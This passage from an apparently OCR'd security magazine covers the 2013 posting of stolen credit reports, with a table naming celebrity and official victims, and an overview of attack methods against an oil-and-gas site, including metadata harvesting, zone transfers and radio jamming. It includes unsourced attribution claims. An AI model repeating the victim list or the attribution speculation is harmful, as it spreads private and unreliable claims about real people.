1. willful and permanent deprivation of a bodily member resulting in the impairment of a person's fighting ability;
2. willful and permanent crippling, mutilation, or disfigurement of any part of the body;
3. needless or willful damage or violence;

(c) Merriam-Webster dictionary

Then FBI got another wrong turn, assuming that TransUnion Company got hacked. As the matter of fact, TransUnion fixed a minor vulnerability on March-15, but it was *not* compromised and it's not the only credit company who was involved into the attack. Credit reports were pulled off from Equifax, CreditKarma, ScoreSense, YourScoreAndMore and FreeCreditReport. None of them have been compromised, though. In meantime, the attack was in the progress. Hackers attacked Charlie Beck (LAPD Chief), Mitt Romney, John Brennan (CIA Director) and many others, thus people started asking the question: "*if CIA, FBI, LAPD are unable to protect themselves from ongoing attack – how they are going to protect normal people? Are credit companies and the national databases secured? Should we trust them?*"

Kris Kaspersky analyzed the attack and came to conclusion – *it was not a single act of attack. There were two waves of client-side attacks.* Low-profile hackers used a botnet to attack end-user's boxes, collecting SSN, DOB, addresses and credit card numbers for fraud purposes. In December of 2012 the hackers realized that one of infected boxes belongs to Barak Obama and decided to pull more info, using APT attacks to request credit reports from victim's "zombie" machines. At the same time on private underground forums an anonymous hacker asked a question: "how to sell, says, a nuclear bomb? How to find a buyer?" The answer was: "Well, it depends… You have to tell us *exactly* what you're trying to sell". The anonymous said: "Access to high-profile people laptops, APT based".

Then the anonymous disappeared and never appeared again. Did he or she find a buyer?

Hacker's harvester was not designed for requesting credit reports, thus they updated it and waited for new zero days, which came in early February 2013 – Oracle Java (CVE-2013-1493), Adobe Acrobat Reader (CVE-2013-0640, CVE-2013-0641). The hackers upgraded the botnet and stroke again.

It was not a targeted attack. Hackers infected thousands of victims, using different devices (Windows XP/7, Mac OS X). Some victims accidentally appeared to be high-profile people. The timeline of the attack and random selection of the victims makes Kris Kaspersky to believe that it's a classic client-side APT attack. The national databases are intact, credit companies have been *not* compromised.

The attack drowned when security companies provided the cure against the new exploits, thus the hackers said 'goodbye' and posted information on Barak Obama who was attacked in December of 2012, but hackers kept him as their Trump Ace till the very last moment. They tried to re-attack him with their newer harvester, but the attack failed, probably because the old APT malware had been removed.

At 3:50 PM of March-16 the hacker's site finally went down and the NS records have been gone. Hackers 'colleagues' quickly created a mirror, but it has never been updated since that.

Unfortunately, the threat is has been not eliminated. It's not over. Many high-profile people are still infected and only god knows what the hackers stole from FBI/CIA boxes. It's extremely important to investigate these laptops, because the risk on leaking classified information is very high (we all know that people violate security policies and keep very sensitive information on their personal laptops).

Kris Kaspersky analyzed the samples, associated with the attack (some of them have hardcoded names of credit companies such as *creditcarma.com*). The exploits, associated with the attacks, fall into two buckets: a) well-written very professional exploits; b) poor-designed amateur's crap. One possible explanation is that attackers needed a distraction. As soon as the amateur hackers will be caught – FBI will celebrate the 'success' and close the case, don't even thinking that it's not the end, it's only the beginning.

Timeline of the attack

Name	Credit Agency	Last attack
Donald Trump	none	20121100
Joseph R Biden Jr	none	20121100
Hillary Clinton	none	20121100
Thomas Cruise	none	20121100
Barack Obama	none	20121100
Kanye West	none	20121200
Christopher J Christie	none	20121200
Eldrick Tiger Woods	scoresense	20121212
William Gates	ScoreSense	20121212
Sarah Palin	yourscoreandmore	20130226
Britney J Spears	creditkarma	20130300
Robert S Mueller	TransUnion	20130307
Kimberly Noel Kardashian	creditkarma	20130307
Eric Holder	Equifax	20130308
Mel Gibson	TransUnion	20130308
Charles L Beck	Equifax	20130309
Christopher Ashton Kutcher	TransUnion	20130309
Shawn C Carter	Equifax	20130309
Beyonce G Knowles	TransUnion	20130309
Paris Hilton	freeCreditReport	20130310
Michelle Obama	TransUnion	20130311
Terry G Bollea	TransUnion	20130311
Arnold Schwarzenegger	Equifax	20130311
Albert A Gore	Equifax	20130312
Kristen Jenner-Kardashian	Equifax	20130312
Stacia A Hylton	creditkarma	20130312
Willard Mitt Romney	TransUnion	20130312
Robert Kelly	TransUnion	20130313
Gerald, Jerry' Sandusky	TransUnion	20130313
Nadya Suleman-Gutierrez	Equifax	20130315
John O Brennan	TransUnion	20130315

NOTES

- 'NONE' (credit agency section) means that there is no evidences of un-authorizing requesting the credit report of the person;
- DATA FORMAT:
  - YYYYMMDD,
  - 00 means that the day/month is unknown;

Q/A section

Q: Why CloudFare name was popped up?

Answer: All HTML credit reports contains CloudFare's JavaScript followed by the actual content, but the main page of the hacker's site also has the same script and it's related *only* to the hacker's site hosted the disclosed credit reports and CloudFare has nothing to do with stealing the info.

```
<script type="text/javascript">
//<![CDATA[
 try
{
   if (!window.CloudFlare)
   {
      var CloudFlare = [
      {
         verbose: 0,
         p: 1363306477,
         byc: 0,
         owlid: "cf",
         mirage: { responsive: 0, lazy: 0 },
         oracle: 0,
         paths:{cloudflare:"/cdn-cgi/nexp/abv=1870252173/"},
         atok: "a08e14787fd13de5b1801adf2e8518d5",
         zone: "e*x#p*o#s*e#d.su", rocket: "a",
         apps: {}
      }];
      document.write('<script type="text/javascript"\
      src="//ajax.cloudflare.com/cdn-cgi/nexp/\
      abv=4114775854/cloudflare.min.js ">\
      <' + '\/script>')
   }
} //]]>
</script>
```

Q: Why TransUnion name was popped up?
Answer: Because Robert Miller (FBI Director) said so. His box was attacked and in his particular case the hackers sent unauthorized request to TransUnion company to pull his credit report. At that moment Bill Gates, Britney Spears and other celebrities were attacked by sending requests to CreditKarma, ScoreSense and YourScoreAndMore. Obviously, FBI was not very well informed and basically served only itself.

Q: is that true that Michelle's iPhone was hacked?
Answer: Kris Kaspersky analyzed the credit report, which was pulled by hacker's un-authorized requests and came to conclusion that it was not a mobile device, because it that case the HTML page would look differently, being optimized for mobile version, but it's not.

Q: Who these people are?
Answer: Kris Kaspersky has an intel – according to a source, a group of people from the United States, who are native Arabic speakers, hired hackers from Russia, Ukraine, Belarus and China. The hacker's site was on Russian domain (SU – Soviet Union), acquired by a person, associated with Zeus botnet.

Update: There were some speculations about the attack was ordered by Barack Obama in order to prove incapability of the existing agencies (such as FBI and CIA). They failed to prevent the ongoing attack, so the United States needs to create a special division, focusing on cyber security.

Q: How the victims were attacked?
Answer: There was a suggestion that hackers collected personal info (such as SSN, DOB) from the different sources and then made un-authorized requests, pulling the credit reports, but credit companies ask too many questions to verify your identify, so it's almost impossible to find all information on the victim.

Kris Kaspersky analyzed the samples, associated with the attack, and came to conclusion that hackers used victim's browsers and existing accounts. This is why the reports were obtained from different credit companies.


There are a number of attack vectors of how the victims were infected. For instance, hackers attacked trusted commercial sites, uploading malicious content there to exploit vulnerabilities of browsers/browser's plugins (Java, Acrobat Reader, Flash Player). Some exploits (MS Word/Excel/PowerPoint) were sent as email attachments.

Some of the victims are still infected and the hackers control victim's machines almost completely.

Q: how to detect and disinfect the compromised machines?
ANSWER: as far as we're dealing with APT attack, it's very hard to detect and disinfect the disease on the client side. HIPS are very limited. The best solution is a combination of HIPS and IPS systems.

Q: are the stolen information accurate?
Answer: some of it – yes, but it's not 100% accurate, which reveals the way how it was obtained.

KRIS KASPERSKY



Kris Kaspersky is a reverse engineering expert at the top of his field of endeavor. He possesses extraordinary ability and is internationally recognized as one of the top specialists in the field of Reverse Engineering. His exceptional research, rare analytical skills, and extraordinary reverse engineering experience have enabled him to excel and succeed while gaining international acclaim among top industry leaders in the world.

A BZ Media Event

Big Data gets real at Big Data TechCon!

Discover how to master Big Data from real-world practitioners – instructors who work in the trenches and can teach you from real-world experience!

Come to Big Data TechCon to learn the best ways to:

- Collect, sort and store massive quantities of structured and unstructured data
- Process real-time data pouring into your organization
- Master Big Data tools and technologies like Hadoop, Map/Reduce, NoSQL databases, and more

Over 60 how-to practical classes and tutorials to choose from!

- Learn HOW TO integrate data-collection technologies with analysis and business-analysis tools to produce the kind of workable information and reports your organization needs
- Understand HOW TO leverage Big Data to help your organization today

"Big Data TechCon is loaded with great networking opportunities and has a good mix of classes with technical depth, as well as overviews. It's a good, technically-focused conference for developers."
—Kim Palko, Principal Product Manager, Red Hat

"Big Data TechCon is great for beginners as well as advanced Big Data practitioners. It's a great conference!"
—Ryan Wood, Software Systems Analyst, Government of Canada

"If you're in or about to get into Big Data, this is the conference to go to."
—Jimmy Chung, Manager, Reports Development, Avectra

BigData TECHCON

San Francisco

October 15-17, 2013

www.BigDataTechCon.com

The HOW-TO conference for Big Data and IT professionals

Big Data TechCon™ is a trademark of BZ Media LLC.

Cyber Terror – Take-Down (The Attackers Toolkit)

Within the last decade society has embraced computing, but one could go as far to say, they have also become over-familiar with technology to both support, and drive their personal, and business lives – but one may also further suggest, this has actually led to over-dependency on the underpinning protocols, wires, airways which support the multiple layers of technological infrastructures.

However, as if the undertone implications of this were not enough, businesses have also embraced Commercial-Of-The-Shelf [COTS] Operating Systems, and applications to operate critical subsystems, such as those within the Oil-and-Gas Industry – and when you add all of this up, you can be at a place which is shouting out *Beware*!

But not only are we suffering from the imposition of *techno-overindulgence*, and what may be at times, less-than-fit-for-purpose technology, but there are also concerns around what is considered to be exposure to a skills-crisis within the Cyber Security Industry, suffering from *over-reliance* on Dashboard driven Governance and Compliance, at the expense of real-time Operational Security.

And then there is the final *coup de etat* to assure some will suffer a sleepless night, arriving in the form of external providers, and services from the world of Outsourcing, and Cloud – who when engaged *correctly* can bring security benefits to the organisation. However, when engaged without the rigour of necessary care, and orchestrated governance, they can equally represent a cavernous exposure to the organisation. In fact it is here by example I recall a conversation with a 'Senior Security Professional' who, when asked about his organisations approach to assuring Cloud Security stated, that '*we as a company can't be too rigid with the governance and controls around Cloud based environments, as we know the company does not always employ fit-for-purpose environments*'. However, when asked '*does this mean that you take an approach that will service best fir to the business notwithstanding you are aware the providers are not fit for purpose, or secure*' – he failed to respond!

Thus, when we bring together the factors of:

- Over Familiarity,
- Dependency,
- COTS,
- Skills, and
- The Third Party Factor, be they one, or aggregated, you can be assured of one fact, Hacktivists, Cyber-Criminals, Organised, and State-Sponsored Crime are very much aware of the beneficial exposures hosted intermingled vulnerabilities.

So let's consider a scenario of real-life implications for a multi-partite terrorist attack mounted against a million/billion dollar Oil-and-Gas installation located within an hostile, and unstable geographic landscape – an attack which will *extrapolate* the benefits of poor-security, which will *leverage* their associated foibles to culminate in a successful outcome.


Footprinting

Our Mission commences with a Footprinting exercise, looking to see what snippets of intelligence can be acquired from the multiples of Social-Networking Sites – tit-bits of information which, in *isolation* have no value, but when they are placed into the context of *aggregated intelligence*, their value can be high. Who is going where, and when? And if you get lucky, what site are they being deployed to, and for how long.

Our *Footprinting* activity may then place focus on the companies TLD [web site], and related sub-domains with a view to acquiring documents in the form of Microsoft Office Word, Excel, PowerPoint, *or* maybe Adobe PDF. This all done with the objective of extracting the hidden, embedded MetaData, which may then lead to the discovery of *names*, *user id's*, *associated passwords*, *IP addresses*, *printer names and types*, *document paths*, *application of O/S versions & patch levels*, *related url's*, and other such *Intel* – which again can prove to be equally attractive, and telling about the selected target – with the content discovery element all conducted off-line, in true Cuckoos Egg Style. However, that all said, in my experience, this is an exposure that *most* organisations suffer from, but who are equally happy to collocate with, notwithstanding the obvious implications.

Advanced Evasions (Techniques)

Notwithstanding the fact that many within the Cyber Security Industry did not accept that Advanced Evasions were real threats. However, in a nutshell, the AE[T] has the ability to break through a fully up-to-date *Firewall*, *IDS*, or *IPS*, by manipulating the presented IP Stack. Upon establishing incursion, may then enable the possibility of one-of-many adverse conditions, one example of which is to open a 'Shall' condition on the compromised host (the DOS Prompt). In this case our attacker having penetrated the security perimeter, he/she will wish to see what excessive applications are located on the exploited host – one of which could be 'which'. See Figure 1.




```
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Users\SBLTDHP>wmic
wmic:root\cli>/?

[global switches] <command>

The following global switches are available:
/NAMESPACE                    Path for the namespace the alias operate against.
/ROLE                         Path for the role containing the alias definitions.
/NODE                         Servers the alias will operate against.
/IMPLEVEL                     Client impersonation level.
/AUTHLEVEL                    Client authentication level.
/LOCALE                       Language id the client should use.
/PRIVILEGES                   Enable or disable all privileges.
/TRACE                        Outputs debugging information to stderr.
/RECORD                       Logs all input commands and output.
/INTERACTIVE                  Sets or resets the interactive mode.
/FAILFAST                     Sets or resets the FailFast mode.
/USER                         User to be used during the session.
/PASSWORD                     Password to be used for session login.
/OUTPUT                       Specifies the mode for output redirection.
/APPEND                       Specifies the mode for output redirection.
/AGGREGATE                    Sets or resets aggregate mode.
```

Figure 1. *wmic*

'wmic' is the 'windows management instrumentation command-line', which provisions the interfacing user with the ability to say, run local and remote interrogations, and may even be leveraged to deliver applications to extract cross-network information gathering and attacks.

Another such tool which may be located lingering on most Windows systems is the SED [Self Extraction Directive (File Packager) 'Iexpress.exe' which, for the intended user groups may be of use. However in the hands of a miscreant *insider* or *attacker*, can prove to be ideal application to, say launch an attack, hide data, secrete Malicious code or Malware, or to just do *one-of-many* acts which are only limited by the imagination of the assailant – see Figure 2.



Welcome to IExpress 2.0

This wizard will help you create a self-extracting / self-installing package.

First, you need to create a Self Extraction Directive (SED) file to store information about your package. If you have already done this, select Open existing one; otherwise, select Create New Self Extraction Directive file.

[✓ Create new Self Extraction Directive file.]
Open existing Self Extraction Directive file:

Figure 2. *Iexpress.exe*

DNS

Another potential area which can host exposure is DNS, which again can tell the attacker much about the profile of the *selected* target. I am sure some of you know what Zone Transfer it, but just to confirm, *if* enabled, Zone Transfer allows the interested party to extract the information about the network, such as IP addresses, and server names – and again, this can then allow our would be attacker to take a nibble, looking for valuable servers, or stores of information – and does this happen, you bet. Some years ago I located a company in the Financial Services Sector, who had misconfigured their DNS to allow a Zone Transfer, and that provisioned onward access to files containing hard-coded user id's and associated passwords. In another located exposure, some very sensitive US agencies had commissioned development by a Third Party, which were exposing some very sensitive agency assets. However, unlike company number one who could not locate or correct the misconfiguration for about three weeks – with this latter case, it was secured within 24 hours!

WiFi and Promiscuous Activity

When it comes to protocols like 802.11x or Bluetooth, we enter another world of potential insecurity. First of all, even when WiFi is secured, it may still be open to compromise or password cracking, with tools like the SecPoint Penetrator – see Figure 3. And even when such protocols have been *dismissed* because they are *not* authorised by Corporate Policy, *or* deployed on your site, this does not mean that *aren't actually present*.

And again, just because there are no *authorised* WiFi deployment on site, does not mean they are not being employed in some *discreet* situation, *siphoning* off data from the very heart of the network. For instance, consider the highly effective PWNIE Express Pwn Plug Elite (See Figure 5). By setting this small-footprint logical intruder up on a Network, our attacker will then have the ability to tunnel in via selected protocols, including WiFi, provisioning potentially significant levels of unfettered, *out-of-band* access to the compromised LAN.

DDoS

This brings us to one of the most common vectors of serious attack in use today – the Distributed Denial-of-Service [DDoS] which carries significant payload for the unprotected, and even protected environments. For example, the unprotected deployment could become focus of a DDoS, and to some extent it will be game over, caused by the flooding of logical connections to




Figure 3. *SecPoint Penetrator with WiFi Attachment*




Figure 4. *EagleFleet Jammer*

Figure 5. *PWNIE Express – Pwn Plug Elite*

overwhelm the system(s). However, protection against DDoS comes at a price, and thus, even on occasions where logical mitigations are deployed, this is no guarantee that it will be sufficient to protect against being taken out, as the limitations of logical defence may be exceeded, and again, availability of the site may suffer *part*, or *full* outage. However, it's not just about having costly defences in place, as one well known UK Government institution found during an Anonymous attack on the 5th of November 2012. On that occasion, granted there was no real defence in place, other than a dedicated team of responders who were manually engaging. However, on this occasion, with pure technical prowess, and manual intervention they did counter the attack and kept their site up, even when the attackers were throwing everything they had at the deployment – *well done them*.

But such Denial-of-Service attacks are not just about the wired elements – consider that Oil-and-Gas deployment who have decided the element of WiFi is not a security risk – but what about the element of on-site *communications*, and the *stability* of operations which are very much dependent of *cross-site-conversations* relating to movement of say staff, equipment, or even transportation.

It is in this space where we must consider the implications of jamming air-bound communications in the form of WiFi (802.11x), Cell Phones, and other such high dependency, *essential* services. It is here where the aggressive deployment of multiple devices such as the EagleFleet Jammer (Figure 4) can have such a devastating impact on, and cross site communications. Employ one at a strategic position relative to the target, and the attack can flood the overall spatial local-footprint of the environment with noise covering the spectrums of WiFi and Cells Phones – (CDMA /GSM /DCS /PHS / GPS /3G). However, with an attack using *multiple strategic* devices the consequences of impact can be extreme, causing not only a denial-of-service, but also, with the obvious impact on the operations of the business, no matter, based on either criminal intent, or the objectives of a group of Hacktivists to cause mayhem.

Conclusion

It may be that most readers will recognize one or more of the profiles of adversity as introduced above; *or* it may be they are familiar with *all* the aforementioned observations relative to the use of technology, and the identified shortfalls within operational deployments supporting company assets. However, when they are considered in the *Macro*, one can soon start to appreciate the Modus Operandi of the *Criminal*, *State-Sponsored*, *Hacktivists,* or *Terrorist* mindset when it comes to leveraging such opportunities of adversity. By looking at the various areas of intertwined risk, one can get a glimpse the miscreant joined-up-thinking of the attacker who may seek to align the state of *Kinetic* Attack, in association with *Logical* vulnerabilities and exposure – and one can see how the proposition of Cyber Warfare, and CyberConflict have just stepped out from the pages of Science Fiction, right into the limelight of real world exposures. In fact one may conclude that, if technology is deployed without robust 360 security thinking, the proposition of Take-Down is a matter of *not* if, but when!


PROF. JOHN WALKER FBCS CITP CISM MFSOC ITPC MIOD

John is a Wolrd-Class Expert in the arena of IT Security and Forensics. He is a Visiting Professor of Science and Technology at the School of Computing and Informatics at Nottingham Trent University. John has delivered over 90 Global Presentations, and has originated over 100 Papers and Articles on Cyber-Security.

ADVANCED TARGETED ATTACKS

HAVE PENETRATED **95%** OF ALL NETWORKS*.

THINK YOU'RE IN THE 5%?



You may think your existing security defenses prevent advanced targeted attacks from entering your network and stealing your data. They don't. Advanced attacks easily evade traditional and next generation firewalls, IPS, AV and gateways. Your best defense is **FireEye**. Trusted by the Fortune 500, and over 60 government agencies globally, FireEye is the leader in helping organizations combat advanced malware and targeted APT attacks.

Put a stop to advanced attacks with advanced security. Visit us today at **www.FireEye.com/StopAPTs** and let us help you close the hole in your network.

FireEye™

*Based on FireEye end-user data

Detect Attacks ...

Before They Begin!

Google Analytics for Security

+ Early Warning System
+ Global Attack Detection
+ Real-Time Threat Notifications
+ Threat Protection Actions
+ Threat Analysis Engine
+ Threat Analytics Dashboard
+ Free Membership

Threat ANALYTICS

www.threat-analytics.com

www.threatintelligence.com

Integrated Penetration Testing

Dynamic Risk Management

Threat and Intelligence

Incident Reponse

Security Training

Mobile Security

THREAT INTELLIGENCE

Born Global

Contact Us Now